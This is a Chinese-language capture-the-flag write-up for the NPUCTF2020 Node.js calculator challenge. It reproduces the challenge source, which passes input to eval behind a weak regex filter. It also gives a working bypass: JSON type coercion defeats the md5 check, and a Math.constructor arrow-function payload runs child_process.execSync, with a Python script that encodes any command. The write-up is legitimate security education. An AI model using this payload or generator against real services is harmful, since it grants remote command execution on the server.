NPUCTF2020-验证马

  1. NPUCTF2020-验证马
    1. js弱类型比较/ls字符串加法规则/js中的length
    2. js中的箭头函数(匿名函数)
    3. 自调用:(()=>())()

NPUCTF2020-验证马

参考链接:https://blog.csdn.net/2202_75361164/article/details/137228835?spm=1001.2101.3001.6650.3&utm_medium=distribute.pc_relevant.none-task-blog-2%7Edefault%7EBlogCommendFromBaidu%7ERate-3-137228835-blog-122283691.235%5Ev43%5Epc_blog_bottom_relevance_base1&depth_1-utm_source=distribute.pc_relevant.none-task-blog-2%7Edefault%7EBlogCommendFromBaidu%7ERate-3-137228835-blog-122283691.235%5Ev43%5Epc_blog_bottom_relevance_base1&utm_relevant_index=6

node.js中的命令执行:https://blog.csdn.net/2202_75361164/article/details/137228896

首先打开靶机,发现是一个类似计算器的网站

发现有提示,点击之后发现是js源码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
const express = require('express');
const bodyParser = require('body-parser');
const cookieSession = require('cookie-session');

const fs = require('fs');
const crypto = require('crypto');

const keys = require('./key.js').keys;

function md5(s) {
return crypto.createHash('md5')
.update(s)
.digest('hex');
}

function saferEval(str) {
if (str.replace(/(?:Math(?:\.\w+)?)|[()+\-*/&|^%<>=,?:]|(?:\d+\.?\d*(?:e\d+)?)| /g, '')) {
return null;
}
return eval(str);
} // 2020.4/WORKER1 淦,上次的库太垃圾,我自己写了一个

const template = fs.readFileSync('./index.html').toString();
function render(results) {
return template.replace('{{results}}', results.join('<br/>'));
}

const app = express();

app.use(bodyParser.urlencoded({ extended: false }));
app.use(bodyParser.json());

app.use(cookieSession({
name: 'PHPSESSION', // 2020.3/WORKER2 嘿嘿,给👴爪⑧
keys
}));

Object.freeze(Object);
Object.freeze(Math);

app.post('/', function (req, res) {
let result = '';
const results = req.session.results || [];
const { e, first, second } = req.body;
if (first && second && first.length === second.length && first!==second && md5(first+keys[0]) === md5(second+keys[0])) {
if (req.body.e) {
try {
result = saferEval(req.body.e) || 'Wrong Wrong Wrong!!!';
} catch (e) {
console.log(e);
result = 'Wrong Wrong Wrong!!!';
}
results.unshift(`${req.body.e}=${result}`);
}
} else {
results.unshift('Not verified!');
}
if (results.length > 13) {
results.pop();
}
req.session.results = results;
res.send(render(req.session.results));
});

// 2019.10/WORKER1 老板娘说她要看到我们的源代码,用行数计算KPI
app.get('/source', function (req, res) {
res.set('Content-Type', 'text/javascript;charset=utf-8');
res.send(fs.readFileSync('./index.js'));
});

app.get('/', function (req, res) {
res.set('Content-Type', 'text/html;charset=utf-8');
req.session.admin = req.session.admin || 0;
res.send(render(req.session.results = req.session.results || []))
});

app.listen(80, '0.0.0.0', () => {
console.log('Start listening')
});

主要利用代码:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
app.post('/', function (req, res) {
let result = '';
const results = req.session.results || [];
const { e, first, second } = req.body;
if (first && second && first.length === second.length && first!==second && md5(first+keys[0]) === md5(second+keys[0])) {
if (req.body.e) {
try {
result = saferEval(req.body.e) || 'Wrong Wrong Wrong!!!';
} catch (e) {
console.log(e);
result = 'Wrong Wrong Wrong!!!';
}
results.unshift(`${req.body.e}=${result}`);
}
}

saferEval函数:

1
2
3
4
5
6
function saferEval(str) {
if (str.replace(/(?:Math(?:\.\w+)?)|[()+\-*/&|^%<>=,?:]|(?:\d+\.?\d*(?:e\d+)?)| /g, '')) {
return null;
}
return eval(str);
} // 2020.4/WORKER1 淦,上次的库太垃圾,我自己写了一个

首先要绕过过滤,先是js弱类型绕过,然后是绕过saferEval函数的正则表达式

js弱类型比较/ls字符串加法规则/js中的length

1、在js中的弱类型比较与php相似

2、在nodejs中,字符串无论与其他任何类型相加都是字符串


3、在js中,数字类型和字典类型没有length

题目源码:

1
if (first && second && first.length === second.length && first!==second && md5(first+keys[0]) === md5(second+keys[0]))

首先需要让first和second的length属性相同,所以要使用数组或者字符串,不能用数字和字典

然后keys[0]未知,但是知道基本上是String类型,根据上面String类型加法规则,我们可以使first=[1],second='1'即可使first+keys[0] === second+key[0],然后就能绕过md5,不能用text格式了,需要用json传,保证一个是数组一个是字符串。

1
2
POST:

{"e":"1+1","first":[1],"second":"1"}

成功绕过。


然后是绕过正则表达式

1
if (str.replace(/(?:Math(?:\.\w+)?)|[()+\-*/&|^%<>=,?:]|(?:\d+\.?\d*(?:e\d+)?)| /g, ''))
  • (?:Math(?:\.\w+)?):匹配 Math.[0-9a-z]
  • [()+\-*/&|^%<>=,?:]:匹配中括号内任意一个字符(\-为减号)
  • (?:\d+\.?\d*(?:e\d+)?):匹配 数字开头 一个或零个点 一个或零个 e[0-9]
  • :匹配空格

js中的箭头函数(匿名函数)

参考链接:命令执行(chile_process.exec)#箭头函数(匿名函数)

1

=>是箭头函数([匿名函数](https://so.csdn.net/so/search?q=匿名函数&spm=1001.2101.3001.7020))其类似其类似 (参数1, 参数2, …, 参数N) => { return 函数返回语句内容 }


  • 可以看到当为单个参数的时候可以不用括号
  • 当我们使用()代替{}就会牵扯到自调用

自调用:(()=>())()

可以使用()代替{}

  • 这时和{}的写法有所不同
  • 不需要return了

(参数1, 参数2, …, 参数N) => ( 语句1,语句2,语句3…… ) ,执行顺序从左到右,已最右边的语句结果作为返回值

写单个参数也可以不用括号
  • 根据上面我们在来看这题需要使用箭头函数的自调用+toString绕过
  • 而且开头要使用Math
  • 由此得出payload
1
(Math=>(Math=Math.constructor,Math.constructor(Math.fromCharCode(114,101,116,117,114,110,32,112,114,111,99,101,115,115,46,109,97,105,110,77,111,100,117,108,101,46,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,101,120,101,99,83,121,110,99,40,39,99,97,116,32,47,102,108,97,103,39,41,46,116,111,83,116,114,105,110,103,40,41))()))(Math+1)

String.fromCharCode的内容可以用脚本生成

1
2
3
4
5
6
7
def gen(cmd):  
s = f"return process.mainModule.require('child_process').execSync('{cmd}').toString()"
return ','.join([str(ord(i)) for i in s])

print('String.fromCharCode('+gen('ls')+')')

# String.fromCharCode(114,101,116,117,114,110,32,112,114,111,99,101,115,115,46,109,97,105,110,77,111,100,117,108,101,46,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,101,120,101,99,83,121,110,99,40,39,108,115,39,41,46,116,111,83,116,114,105,110,103,40,41)

最终payload:

1
2
POST:
{"e":"(Math=>(Math=Math.constructor,Math.constructor(Math.fromCharCode(114,101,116,117,114,110,32,112,114,111,99,101,115,115,46,109,97,105,110,77,111,100,117,108,101,46,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,101,120,101,99,83,121,110,99,40,39,99,97,116,32,47,102,108,97,103,39,41,46,116,111,83,116,114,105,110,103,40,41))()))(Math+1)","first":[1],"second":"1"}

转载请注明来源,欢迎对文章中的引用来源进行考证,欢迎指出任何有错误或不够清晰的表达。
MIXBP github
🌙